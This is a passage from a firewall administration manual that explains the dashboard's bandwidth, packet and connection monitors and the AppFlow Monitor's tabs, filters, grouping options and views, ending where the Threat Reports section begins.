| Scale | <input type="text" value="Auto Y-Scaling"/> | <p>Allows for Auto Y-Scaling or customized scaling of the Application Flow Chart.</p> <p>The values for customized scaling must be a numeric integer. Specifying a unit is optional. If a unit is desired, these are the available options:</p> <ul style="list-style-type: none"> • K for Kilo. • M for Mega. • G for Giga. • % for percentage. <p>If a custom scale of 100Kbps is desired, then "100K" should be entered. The numeric integer 100 is entered followed by the unit K.</p> |
| Bar Graph |  | Displays the Applications data in a bar graph format. |
| Flow Chart |  | Displays the Applications data in a flow chart format. |

Available Formats

Administrators are able to view the Application flow charts in a bar graph format or flow chart format. The bar graph format displays applications individually, allowing administrators to compare applications. In this graph, the x-axis displays the name of the applications. The y-axis displays the amount of traffic for each application. The following example is a "Flow Chart" view.



The flow chart format displays overlapping application data. In this graph, the x-axis displays the current time and the y-axis displays the traffic for each application. The following example is a “Bar Chart” view.




Ingress and Egress Bandwidth Flow





The Ingress and Egress Bandwidth data flow provides a visual representation of incoming and outgoing bandwidth traffic. The current percentage of total bandwidth used, average flow of bandwidth traffic, and the minimum and maximum amount of traffic that has gone through each interface is available in the display. Administrators are able to view the Ingress and Egress Bandwidth flow chart in a bar graph format or flow chart format.

The bar graph format displays data pertaining to individual interfaces in a bar graph; allowing administrators to compare individual Bandwidth Interfaces. In this graph, the x-axis denotes the Interfaces whereas the y-axis denotes the Ingress and Egress Bandwidth traffic.

The flow chart format overlaps the Bandwidth Interfaces; allowing administrators to view all of the Ingress and Egress Bandwidth traffic as it occurs. The x-axis displays the current time and the y-axis displays the Ingress and Egress Bandwidth traffic.




Options are available to customize the Display, Scale, and View of the Ingress and Egress Bandwidth interface.

| Option | Widget | Description |
|------------------------|---|---|
| Interface Rate Display |  | <p>Specifies which Interfaces are displayed in the Bandwidth Flow Chart.</p> <p>A drop menu provides the administrator with options to specify All Interfaces Rate, All Interfaces, and individual interfaces.</p> <p>The individual interfaces vary depending on the number of interfaces on the administrator’s network. Multiple interfaces can be selected if desired.</p> |
| Scale |  | <p>Allows for Auto Y-Scaling or custom scaling of the Bandwidth Flow Chart.</p> <p>The values for customized scaling must be a numeric integer. Specifying a unit is optional. If a unit is desired, four options are available:</p> <ul style="list-style-type: none"> • K for Kilo. • M for Mega. • G for Giga. • % for percentage. <p>If a custom scale of 100Kbps is desired, then “100K” should be entered. The numeric integer 100 is entered followed by the unit K.</p> |
| Bar Graph Format |  | Displays the real-time Bandwidth data in a bar graph format. |
| Flow Chart Format |  | Displays the real-time Bandwidth data in a flow chart format. |

Tooltips

Rolling over the interfaces provides tooltips with information about the interface assigned zone, IP address, and current port status.






Note

The Bandwidth flow charts have no direct correlation to the Application flow charts.

Packet Rate Monitor

The Packet Rate Monitor provides the administrator with information on the ingress and egress packet rate in packet per second (pps). This can be configured to show packet rate by network interface. The graph shows the packet rate current average, minimum packet rate, and maximum packet rate for both ingress and egress network traffic.




Packet Size Monitor

The Packet Size Monitor provides the administrator with information on the ingress and egress packet rate in kilobytes per second (Kps). This can be configured to show packet size by network interface. The graph shows the packet size current average, minimum packet size, and maximum packet size for both ingress and egress network traffic.




Connection Count Monitor

The Connection Count data flow provides the administrator a visual representation of “current” total number of connections, “peak” number of connections, and maximum. In this example, the y-axis displays the total number of connections from 0C (zero connections) to 1KC (one kilo connections).



Dashboard > AppFlow Monitor

The AppFlow Monitor provides administrators with real-time, incoming and outgoing network data. Various views and customizable options in the AppFlow Monitor Interface assist in visualizing the traffic data by applications, users, URLs, initiators, responders, threats, VoIP, VPN, devices, or by contents.








This section contains the following subsections:

- “Filter Options” section on page 66
- “AppFlow Monitor Tabs” section on page 67
- “AppFlow Monitor Toolbar” section on page 68
- “Group Options” section on page 69
- “AppFlow Monitor Status” section on page 70
- “AppFlow Monitor Views” section on page 71

Filter Options

The AppFlow Monitor Filter Options allows the administrator to filter out incoming, real-time data. Administrators can apply, create, and delete custom filters to customize the information they wish to view. The Filter Options apply across all the Application Flow tabs. Please refer to the “Using Filtering Options” section on page 73.



| Option | Widget | Description |
|--------------------|---|--|
| Add to Filter |  | Adds current selection to filter. At least 1 item must be selected in order to use the Filter Options. After doing so, all other tabs will update with information pertaining to the items in the filter. |
| Remove from Filter |  | Removes the current selection from the filter view by clicking on the X. |
| Load Filter |  | Loads existing filter settings. |
| Save |  | Saves the current filter settings. |
| Delete |  | Deletes the current filter settings. |

AppFlow Monitor Tabs

The AppFlow Monitor Tabs contains details about incoming and outgoing network traffic. Each tab provides a faceted view of the network flow. The data is organized by Applications, Users, URLs, Initiators, Responders, Threats, VoIP, VPN, Devices, and Content.













- The **Applications** tab displays a list of Applications currently accessing the network.
- The **Users** tab displays a list of Users currently connected to the network.
- The **URLs** tab displays a list of URLs currently accessed by Users.
- The **Initiators** tab displays details about current connection initiators.
- The **Responders** tab displays details about current connection responders.
- The **Threats** tab displays a list of threats encountered by the network.
- The **VoIP** tab displays current VoIP and media traffic.
- The **VPN** tab displays a list of VPN sessions connected to the network.
- The **Devices** tab displays a list of devices currently connected to the network.
- The **Contents** tab displays information about the type of traffic flowing through the network.

AppFlow Monitor Toolbar

The AppFlow Toolbar allows for customization of the AppFlow Monitor interface. The ability to create rules and add items to filters allows for more application and user control. Different views, pause and play abilities, customizable data intervals and refresh rates are also available to aid in visualizing incoming, real-time data.



| Option | Widget | Description |
|-----------------|---|--|
| Filter View |  | Adds selected items to the filter. |
| Interval | Interval: <input type="text" value="Last 2 minutes"/> | The span of time in which data is collected. |
| Group | Group: <input type="text" value="Application"/> | Categorizes selections according to the available grouping options which vary depending on the tab that is selected. Please refer to the “Group Options” section on page 69 . |
| List View |  | Provides a detailed list view of the data flow. |
| Pie Chart View |  | Provides a pie chart view of the data flow. |
| Flow Chart View |  | Provides a flow chart view of the data flow. |
| Export |  | Exports the data flow in comma separated variable (.csv) format. |
| Configuration |  | Allows for customization of the display by enabling or disabling columns for Applications, Sessions, Packets, Bytes, Rate, and Threats. Also allows the administrator to enable or disable commas in numeric fields. |
| Refresh Button |  | Refreshes the real-time data. |
| Status Update |  | Provides status updates about App signatures, GAV Database, Spyware Database, IPS Database, Country Database, Max Flows in Database, and CFS Status. Please refer to the “AppFlow Monitor Status” section on page 70 for more information. A green status icon signifies that all appropriate signatures and databases are active. A yellow status icon signifies that some or all signature databases are still being downloaded or could not be activated. |

| Option | Widget | Description |
|--------------|---|---|
| Refresh Rate |  | Rate at which data is refreshed. A numeric integer between 10 and 999 must be specified. If 300 is entered in the numeric field, that means the data flow will refresh every 300 seconds. |
| Pause/Play |  | Freezes and unfreezes the data flow. Doing so gives the administrator flexibility when analyzing real-time data. |

Group Options

The **Group** option sorts data based on the specified group. Each tab contains different grouping options.


- The **Applications** tab can be grouped by:
 - Application: Displays all traffic generated by individual applications.
 - Category: Groups all traffic generated by an application category.
- The **Users** tab can be grouped by:
 - User Name: Groups all traffic generated by a specific user.
 - IP Address: Groups all traffic generated by a specific IP address.
 - Domain Name: Groups all traffic generated by a specific domain name.
 - Auth Type: Groups all traffic generated by a specific authorizing method.
- The **URL** tab can be grouped according to:
 - URL: Displays all traffic generated by each URL.
 - Domain Name: Groups all traffic generated by a domain name.
 - Rating: Groups all traffic generated based on CFS rating.
- The **Initiators** tab can be grouped according to:
 - IP Address: Groups all traffic generated by a specific IP address.
 - Interface: Groups all traffic according to the firewall interface.
 - Country: Groups all traffic generated by each country, based on country IP database.
 - Domain Name: Groups all traffic generated by a domain name.
- The **Responders** tab can be grouped according to:
 - IP Address: Groups all traffic by IP address.
 - Interface: Groups responders by interface.
 - Country: Groups responders by each country, based on country IP database.
 - Domain Name: Groups responders by domain name.
- The **Threats** tab can be grouped according to:
 - Intrusions: Displays flows in which intrusions have been identified.
 - Viruses: Displays flows in which viruses have been identified.
 - Spyware: Displays flows in which spyware has been identified.
 - Spam: Shows all flows that fall under the category of spam.

- The **VoIP** tab can be grouped according to:
 - Media Type: Groups VoIP flows according to media type.
 - Caller ID: Groups VoIP flows according to caller ID.
- The **VPN** tab can be grouped according to:
 - Remote IP Address: Groups VPN flows access according to the remote IP address.
 - Local IP Address: Groups VPN flows access according to the local IP address.
 - Name: Groups VPN flows access according to the tunnel name.
- The **Devices** tab can be grouped according to:
 - IP Address: Groups flows by IP addresses inside the network.
 - Interface: Groups flows by interfaces on the firewall.
 - Name: Groups flows by device name, or MAC address.
- The **Contents** tab can be grouped according to:
 - Email Address: Groups contents by email address.
 - File Name: Groups flows by file type detected.

AppFlow Monitor Status

The AppFlow Monitor Status dialog appears when the cursor rolls over the Status button in the toolbar. The AppFlow Monitor Status provides signature updates about App Rules, App Control Advanced, GAV, IPS, Anti-Spyware, CFS, Anti-Spam, BWM, and country databases.

The option to enable or disable the flow collection is available in the Status dialog. If the Status dialog is no longer wanted, click **close** in the upper-right corner.



AppFlow Monitor Views

Three views are available for the AppFlow Monitor: Detailed, Pie Chart, and Flow Chart View. Each view provides the administrator a unique display of incoming, real-time data.

List View

In the List View, each AppFlow tab is comprised of columns displaying real-time data. These columns are organized into sortable categories.

| Application | Sessions | Total Packets | Total Bytes | Threats |
|--|----------|---------------|-------------|---------|
| <input type="checkbox"/> RTP | 3,225 | 1,065,994 | 814,380,609 | 0 |
| <input type="checkbox"/> Kuang | 2,479 | 555,063 | 553,996,364 | 0 |
| <input type="checkbox"/> General SIP control | 4,544 | 14,924 | 11,854,574 | 0 |
| <input type="checkbox"/> General UDP | 8,310 | 18,788 | 5,501,065 | 70 |
| <input type="checkbox"/> YSee | 108 | 3,858 | 2,747,931 | 0 |
| <input type="checkbox"/> DNS | 2,759 | 12,946 | 2,367,622 | 0 |
| <input type="checkbox"/> General DNS | 29,870 | 30,437 | 1,834,082 | 0 |
| <input type="checkbox"/> SIP | 308 | 3,232 | 1,081,092 | 0 |
| <input type="checkbox"/> General HTTP | 13,600 | 15,214 | 743,212 | 0 |
| <input type="checkbox"/> General HTTPS | 5,803 | 6,443 | 309,616 | 0 |
| <input type="checkbox"/> General TCP | 5,120 | 6,071 | 301,260 | 0 |

- **Check Box:** Allows the administrator to select the line item for creation of filters.
- **Main Column:** The title of the Main Column is dependent on the selected tab. For example, if the Users Tab is the selected, then the Main Column header will read “Users”. In that column, the name of the Users connected to the network are shown. Clicking on the items in this column will bring up a popup with relevant information on the item displayed.
- **Sessions:** Clicking on this number will bring up a table of all active sessions.
- **Packets:** Displays the number of data packets transferred.
- **Bytes:** Displays the number of bytes transferred.
- **Rate (KBps):** Displays the rate at which data is transferred.
- **Threats:** Displays the number of threats encountered by the network.
- **Total:** Displays the total Sessions, Packets, and Bytes sent during the duration of the current interval.

Application Details

Each item listed in the Main Column provides a link to an Application Detail dialog. A display appears when the item links are clicked. The dialog provides:


- A description of the item.

- Information pertaining to the category, threat level, type of technology the item falls under, and other additional information.
- Application details are particularly useful when an Administrator does not recognize the name of an Application.



Graph View

The Graph View displays the top applications and the percentage of bandwidth used. The percentage of bandwidth used is determined by taking the total amount of bandwidth used by the top applications, and dividing that total by the amount of top applications.



Using Filtering Options

Using filtering options allow administrators to reduce the amount of data seen in the AppFlow Monitor. By doing so, administrators can focus on points of interest without distraction from other applications. To use the Filtering Options:

- Step 1** Log into the firewall and go to **Dashboard > AppFlow Monitor > Applications Tab**. Then select the check boxes of the applications you wish to add to the filter. In this case, BitTorrent is selected.

The screenshot shows the 'App Flow Monitor' interface with the 'Applications' tab selected. A table lists various applications with columns for Application, Sessions, Packets, Bytes, Rate (Kbps), and Threats. The 'BitTorrent' row is checked with a checkbox.

| Application | Sessions | Packets | Bytes | Rate (Kbps) | Threats |
|--|--------------|---------------|------------------|-------------|---------|
| <input type="checkbox"/> Archive | 78 | 422,960 | 494,705,398 | 4944.372 | 0 |
| <input type="checkbox"/> HTTP | 2,505 | 95,344 | 76,613,573 | 71030.906 | 0 |
| <input type="checkbox"/> General URL | 19,243 | 203,603 | 120,272,486 | 22390.168 | 0 |
| <input type="checkbox"/> General UDP | 23,395 | 92,470 | 16,789,543 | 36097.151 | 25 |
| <input checked="" type="checkbox"/> BitTorrent | 694 | 15,944 | 8,184,393 | 573.549 | 0 |
| <input type="checkbox"/> General TCP | 1,447 | 11,607 | 8,129,540 | 1320.740 | 11 |
| <input type="checkbox"/> Twitter | 1,524 | 22,835 | 6,705,069 | 5533.217 | 0 |
| <input type="checkbox"/> YouTube | 1,610 | 19,038 | 12,075,680 | 2073.928 | 0 |
| <input type="checkbox"/> Skype | 104 | 2,358 | 1,500,342 | 586.326 | 0 |
| <input type="checkbox"/> RSS | 125 | 2,192 | 1,277,630 | 502.592 | 0 |
| <input type="checkbox"/> MySpace | 161 | 15,140 | 943,669 | 149.979 | 0 |
| <input type="checkbox"/> General HTTP | 635 | 13,732 | 777,315 | 358.624 | 2 |
| <input type="checkbox"/> SSL | 124 | 3,219 | 721,644 | 229.484 | 0 |
| Total: | 55128 | 945743 | 642122498 | | |

Note: To manage App Flow data collection, please go to Log > Flow Reporting.

- Step 2** Click **Filter View** to add BitTorrent to the filter.

- Step 3** Once the application is added to the filter, only BitTorrent is visible in the Applications tab.

More information about Users, peer connectivity, and packets sent are visible in the AppFlow Monitor tabs. The Users using BitTorrent are visible in the Users tab. The IP Addresses of these users are visible in the Initiators tab. The IP Addresses of the connected peers who are sharing packets are visible in the Responders Tab.

The screenshot shows the 'App Flow Monitor' interface with the 'Applications' tab selected. The filter is set to 'Applications'. Only the 'BitTorrent' row is visible in the table.

| Application | Sessions | Packets | Bytes | Rate (Kbps) | Threats |
|--|----------|---------|-----------|-------------|---------|
| <input checked="" type="checkbox"/> BitTorrent | 694 | 15,944 | 8,184,393 | 573.549 | 0 |

Dashboard > Threat Reports

This section describes how to use the ADTRAN Threat Reports feature on a firewall. This chapter contains the following sections:

- [“ADTRAN Threat Reports Overview” on page 74](#)
- [“ADTRAN Threat Reports Configuration Tasks” on page 76](#)

ADTRAN Threat Reports Overview

This section provides an introduction to the Threat Reports feature. This section contains the following subsections:

